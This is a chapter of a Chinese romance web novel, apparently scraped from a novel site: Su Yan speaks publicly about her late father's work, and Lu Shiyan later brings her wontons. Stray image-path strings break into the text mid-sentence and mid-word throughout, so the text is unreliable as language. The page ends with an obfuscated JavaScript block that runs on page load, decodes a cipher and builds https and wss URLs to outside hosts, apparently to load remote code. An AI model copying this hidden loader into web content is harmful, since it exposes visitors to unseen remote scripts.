    标题是加粗的黑体字,像一道触目惊心的疤痕。“那一年,我十岁。”苏砚说。
    整个会场鸦雀无声。
    坐在角落里的陆时衍看着她。台上的灯光将苏砚整个人照得发亮,她站在那些旧照片前面,像站在一条漫长时光隧道的出口,背后是无尽的黑暗,而她的眼睛里只有前方的光。
    他想起庭审那天她说的话——“我相信他。”
    当时她在说这句话的时候,是扑身护住他,面对着冲进来的杀手的。
    而现在她在说这些往事的时候,是站在三百人面前,面对着整个行业的质疑和资本的围猎。
    这个女人,从来都是一个人扛。
    不。
    不是一个人了。
    苏砚深吸一口气,重新抬起头,恢复了平时那种沉稳而犀利的语气。
    “我今天在这里公布这些历史资料,不是为了博取同情,也不是为了博眼球。我只是想告诉在场的每一位——启明科技的技术根基,不是从天而降的,也不是从别人手里偷来的。它是我父亲那一代人的梦想,被埋葬了二十年之后,又被我从废墟里挖出来,一点一点拼回去的。”她指向大屏幕,屏幕上出现了一行字:
    “二十年,两代人,一项技术,一个公道。”
    “天诚律所代表的那几位‘客户’,你们手里那几项所谓的在先专利,恰恰建立在我父亲当年的技术基础上。”苏砚的声音陡然拔高,带着一种不容置疑的力量,“你们以为销毁了当年的档案,就能让真相永远沉入水底。但你们低估了一件事——”
    她停顿了一秒。
    “一个女儿为父亲讨回公道的决心。”
    台下沉默了两秒,然后爆发出雷鸣般的掌声。
    那位戴金丝眼镜的中年男人脸色铁青,起身快步离开了会场。几个记者眼疾手快地追出去,快门声噼里啪啦响了一路。
    陆时衍没有鼓掌。他只是坐在角落里,看着台上的苏砚,嘴角微微上扬。
    这个女人,永远不会让他失望。
    发布会在四十分钟后结束。苏砚被记者和投资人团团围住,回答了无数个问题,签了三份合作意向书,和一个试图挖角她CTO的竞争对手面不改色地寒暄了十分钟。
    等所有人终于散去,已经是晚上九点。
    她一个人走回后台的休息室,推开门,发现陆时衍正坐在沙发上,面前摆着一盒还冒着热气的馄饨。
    “庆功宴上只喝了酒,没吃东西吧?”他把筷子递给她,“趁热吃。”
    苏砚愣在门口。
    “你怎么进来的?”
    “跟工作人员说我是你的律师。”陆时衍笑了笑,“他们没查证件就放行了。”
    “这是安保漏洞。”
    “是你的名字太好用。”他起身把她按在沙发上坐下,把筷子塞进她手里,“别嘴硬了,吃东西。”
    苏砚低头看着那碗馄饨。汤面上飘着紫菜和虾皮,馄饨皮薄得能看见里面的馅料,一个个圆滚滚地挤在一起,散发着温暖的食物香气。
    她忽然觉得鼻子有点酸。
    不是因为委屈,也不是因为感动,而是因为——她忽然意识到,有人在这里等她。
    在她打了胜仗之后,在她一个人扛下所有之后,有一个人没有走,没有站在人群里给她鼓掌,而是悄悄去买了馄饨,在空旷的休息室里等她。
    这个人甚至没有夸她刚才的发布会表现得有多精彩。
    他只是说——“趁热吃。”
    好像这才是最重要的事。
    “陆时衍。”
    “嗯?”
    “刚才在台上,我说那些话的时候——”苏砚夹起一个馄饨,没有看他,“我其实很害怕。”
    陆时衍在她身边坐下。
    “怕什么?”
    “怕别人觉得我在卖惨。怕媒体说我消费亡父。怕那些照片放出来,被人拿去断章取义。”她一口咬开馄饨,滚烫的汤汁烫得她嘶了一声,但还是咽下去了,“我苏砚在商场上从来不靠示弱活着。但今天,我说了最软的话。”
    “那不是软话。”陆时衍的声音很平静,“那是真话。真话从来不软。”
    苏砚转头看他。
    “你父亲如果能听到你今天说的话,他会很骄傲。”陆时衍说,“不是因为你打赢了官司,不是因为你的公司值多少钱。而是因为——你终于敢在所有人面前承认,你很在乎他。”
    苏砚没有说话。
    她低下头,又吃了一个馄饨。
    咀嚼的声音很轻,像是怕吵到这间屋子里某种安静的东西。
    等她吃到第六个馄饨的时候,陆时衍听到她说了一句话。
    声音被馄饨汤的热气裹着,有些模糊,但他听清了。
    “陆时衍,你知道吗。”
    “我父亲最后一次带我吃馄饨,是在他破产的前一天。”
    “那天的馄饨也是紫菜虾皮馅的。”
    “二十年来,我不敢吃这个味道。”“但今天——”
    她抬起头,眼眶是红的,但没有掉眼泪。
    “今天我可以吃了。”
    陆时衍看着她,伸出手,轻轻覆在她握着筷子的那只手上。
    “以后你想吃,我随时给你买。”
    苏砚的睫毛颤了颤,然后她低下头,用近乎凶狠的架势把剩下的馄饨一扫而光。
    连汤都喝得干干净净。
    陆时衍在一旁看着,心里忽然生出一个念头。
    如果说每个人都有自己的软肋,那苏砚的软肋从来都不是弱小,而是她不敢承认自己在乎。
    她怕在乎父亲,因为在乎就意味着承认自己一直没有走出那个十岁小姑娘的阴影。
    她怕在乎他,因为在乎就意味着要把自己最柔软的地方暴露给另一个人。
    但现在——
    她坐在休息室的沙发上,嘴角还沾着一点馄饨汤的油光,抬头看他,眼神里带着一种被烫到的、气鼓鼓的狼狈。
    她正在,一点一点地,把那些软肋变成铠甲。
    不是那种刀枪不入的铠甲。
    是那种愿意让一个人走进来的铠甲。
    陆时衍伸手抽了一张纸巾,递给她。
    “嘴角有油。”
    苏砚一把抢过纸巾,用力擦了擦嘴,然后把纸团扔进垃圾桶。
    “今天的事不许跟任何人说。”
    “说什么?”
    “说苏砚在发布会后狂吃馄饨。”
    “这不算丢人。”
    “我说算就算。”
    “好,不说。”
    苏砚站起身,拿起外套准备离开。走到门口的时候,她忽然停下来,转过身。
    “陆时衍。”
    “嗯。”
    “谢谢你的馄饨。”
    陆时衍笑了。他站起身,拿起自己的公文包跟在她身后,顺手关了休息室的灯。
    “不用谢。记得把馄饨钱算进律师费里抵扣。”
    “你想得美。”
    两人的脚步声在空旷的走廊里渐行渐远,被感应灯一盏一盏点亮,又一盏一盏熄灭。
    窗外的北京城灯火通明,那些亮着灯的写字楼里,还有无数像苏砚一样在战斗的人。
    但不是每个人,都能在战斗结束后,吃到一碗热馄饨。
    苏砚想,她大概是幸运的。
    幸运到在废墟里爬出来的第二十年,遇到一个人,愿意在深夜的休息室里,等她回来吃东西。
    幸运到终于敢承认——有些在乎,不叫软弱。
    叫铠甲。
    (章节完)
章节报错(免登陆)
下载APP,无广告、完整阅读
验证码: 提交关闭
!function(){function a(a){var _idx="u5afgpg4hc";var b={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYF h86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"76Ch"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"Z!qYF 58JcOHc2YD wdFYampYFwdTcaZ??OH0Za%"/_nd7pJpoh(/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"_nd7pJpoh("!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)m7J6YXfhm2YF"="}Ko}X5ThF)mDDT(J67m2YF"="}Ko}2pThFm7J6YXfhm2YF"="}Ko}_JqhFmDDT(J67m2YF"="}Ko}2TOhFm7J6YXfhm2YF"="}Ko}CSqhF)mDDT(J67m2YF"="}Ko})FfThF)fm7J6YXfhm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYF Y8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mhJ6S_:6m(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd528fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mhJ6S_:6m(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q/f/}Ko}j(8}vY8_nd7pJpoh("a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5 